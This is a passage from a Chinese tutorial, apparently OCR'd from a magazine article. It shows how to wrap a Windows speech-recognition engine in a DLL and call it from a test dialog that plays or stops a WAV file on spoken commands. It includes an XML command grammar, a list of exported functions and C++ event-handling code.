


图7



```
<?xml version="1.0" encoding="GB2312"?>
<GRAMMAR LANGID="804">
    <DEFINE>
        <ID NAME="VID_SubName1" VAL="4001"/>
        <ID NAME="VID_SubName2" VAL="4002"/>
        <ID NAME="VID_SubName3" VAL="4003"/>
        <ID NAME="VID_SubName4" VAL="4004"/>
        <ID NAME="VID_SubName5" VAL="4005"/>
        <ID NAME="VID_SubName6" VAL="4006"/>
        <ID NAME="VID_SubNameRule" VAL="3001"/>
        <ID NAME="VID_TopLevelRule" VAL="3000"/>
    </DEFINE>
    <RULE ID="VID_TopLevelRule" TOPLEVEL="ACTIVE">
        <RULEREF REFID="VID_SubNameRule" />
    </RULE>
    <RULE ID="VID_SubNameRule" >
        <L PROPID="VID_SubNameRule">
            <P VAL="VID_SubName1">最小化</P>
            <P VAL="VID_SubName2">最大化</P>
            <P VAL="VID_SubName3">帮助</P>
            <P VAL="VID_SubName4">音乐</P>
            <P VAL="VID_SubName5">关闭</P>
            <P VAL="VID_SubName6">退出</P>
        </L>
    </RULE>
</GRAMMAR>
```

图8




图9




图10




图11

我们为了方便使用dll库，这里就直接将能用到的函数封装到dll中，函数以及说明如下：

```
EXPORTS
    speech_init @ 1 //初始化语音识别引擎
speech_event @ 2        //激活语音识别事件
speech_commandMode @ 3//激活命令控制模式
speech_readfile @ 4         //读取文件
speech_play_wav_sound @ 5//开始播放
speech_stop_wav_sound @ 6//停止播放
speech_trainning    @ 7     //语音识别训练
speech_set      @ 8         //语音识别设置
speech_stop     @ 9     //关闭语音识别引擎
speech_to_text @ 10     //语音到文本模式
```

这里我们测试使用的函数就是要通过语音来控制播放音乐、停止音乐，控制函数如下所示：

```
    int _declspec(dllexport) speech_
event()//语音命令事件
    {
```

```
USES_CONVERSION;
CSpEvent event;
while (event.GetFrom(m_cpRecoCtxt) == S_OK)
{
switch (event.eEventId)
        {
        case SPEI_SOUND_START:
                m_bInSound = TRUE;
                break;

    case SPEI_SOUND_END:
    if (m_bInSound)
                {
        m_bInSound = FALSE;
        m_bGotReco = FALSE;
                }
                break;

case SPEI_RECOGNITION:
                {
        m_bGotReco = TRUE;

static const WCHAR wszUnrecognized[] = L"<Unrecognized>";
                                CSpDynamicString dstrText;
                                if (FAILED(event.RecoResult()->GetText(SP_GETWHOLEPHRASE, SP_GETWHOLEPHRASE, TRUE

,&dstrText, NULL)))
                                {

dstrText = wszUnrecognized;
                                }
                BSTR SRout;

dstrText.CopyToBSTR(&SRout);

CString Recstring;
                                Recstring.Empty();
                                Recstring = SRout;

for(int i=0;i<count;i++)
                                {

                if (Recstring==Data[i]+"\0")
                                {

        AfxMessageBox(Data[i]);

        return i;     //通过这个返回值，我们就可以确定用户的命令了

}
                                }

                        }
                        break;
                }
        }
        return -1;
        }
```




图12

上面的代码很好的方便用户使用，我们这里将命令放到文本文件里，然后读取文件并将文件内容存放到数组中，这样我们的应用程序就可以通过数组的下标确定过户的命令是什么了。dll中其他的函数代码笔者就不列举了，笔者已经编译好了模块，读者可以直接使用dll就可以了。下一步就要编写dll测试程序了，这里采用动态调用。初始化的工作我们放到按钮上来实现，界面如图12，代码方法如下：

```
speech_hd=LoadLibrary("speech_dll.dll");
if (!speech_hd)
{
AfxMessageBox("语音引擎初始化失败!");

}
else
{
        sp_event=(lpEvent)GetProcAddress(speech_hd,"speech_event");//语音事件
        typedef void(*lpCmdMode)();
        typedef void(*lpInit)(CString,HWND);
```

```
            typedef BOOL(*lpReadFile)
(CString);
            lpCmdMode cmdmode;
            lpInit    sp_init;
            lpReadFile readfile;
            cmdmode=(lpCmdMode)
GetProcAddress(speech_hd,"speech_commandMode");
            sp_init=(lpInit)
GetProcAddress(speech_hd,"speech_init");
            readfile=(lpReadFile)
GetProcAddress(speech_hd,"speech_readfile");
            Play=(lpPlay)
GetProcAddress(speech_hd,"speech_play_wav_
sound");//播放指定的音乐
            stopPlay=(lpStopPlay)
GetProcAddress(speech_hd,"speech_stop_wav_
sound");//停止播放指定的音乐
            stopSpeech=(lpStopSpeech)
GetProcAddress(speech_hd,"speech_stop");
            sp_text=(lpText)
GetProcAddress(speech_hd,"speech_to_text");
            if (stopSpeech==NULL)
            {
                  AfxMessageBox("error");
            }
            sp_init("CmdCtrl.cfg",m_
hWnd);//读取命令文件
      cmdmode();          //打开语音命令模式
      readfile("cmd.txt");//获取命令文本
}
```

初始化完成之后，我们就可以通过控制函数的返回值确定用户读出的命令了，确定方法如下：

```
LRESULT CDll_testDlg::DefWindowProc(UINT
message, WPARAM wParam, LPARAM lParam)
{

  if (message==WM_RECOEVENT)
  {

    int m=sp_event();

    if (m==0)
    {
          AfxMessageBox("最小化");
    }
    if (m==1)
    {
          AfxMessageBox("最大化");
    }
    if (m==2)
    {
          AfxMessageBox("帮助");
    }
    if (m==3)
    {
          Play("清晨.wav");

    }
    if (m==4)
    {
          stopPlay("清晨.wav");
    }
    if (m==5)
    {


    }

  }
  return CDialog::DefWindowProc(message,
wParam, lParam);
}
```

ok，这些代码实现完毕，我们就可以测试了，将CmdCtrl.cfg命令文件、cmd.txt、speech_dll.dll动态库文件、清晨.wav音频文件放到一个目录下，如图13所示。打开测试程序，点击按钮，这时语音引擎就已经打开了，下面就可以按照命令文件进行控制了。对准麦克风，用普通话说“音乐”，这时候就会听见我们程序播放的音乐了。再读一遍“停止”，这是音乐就会停止播放了。其他命令的效果界面如图14、15、16所示。




图13




图14




图15

本文给出的dll动态链接库用户可以直接使用，命令文件自己编制就可以实现自己想要的命令效果，测试代码以及dll模块已经为大家打包了，有兴趣的读者可以尝试自己修改，打造自己的语音控制系统。

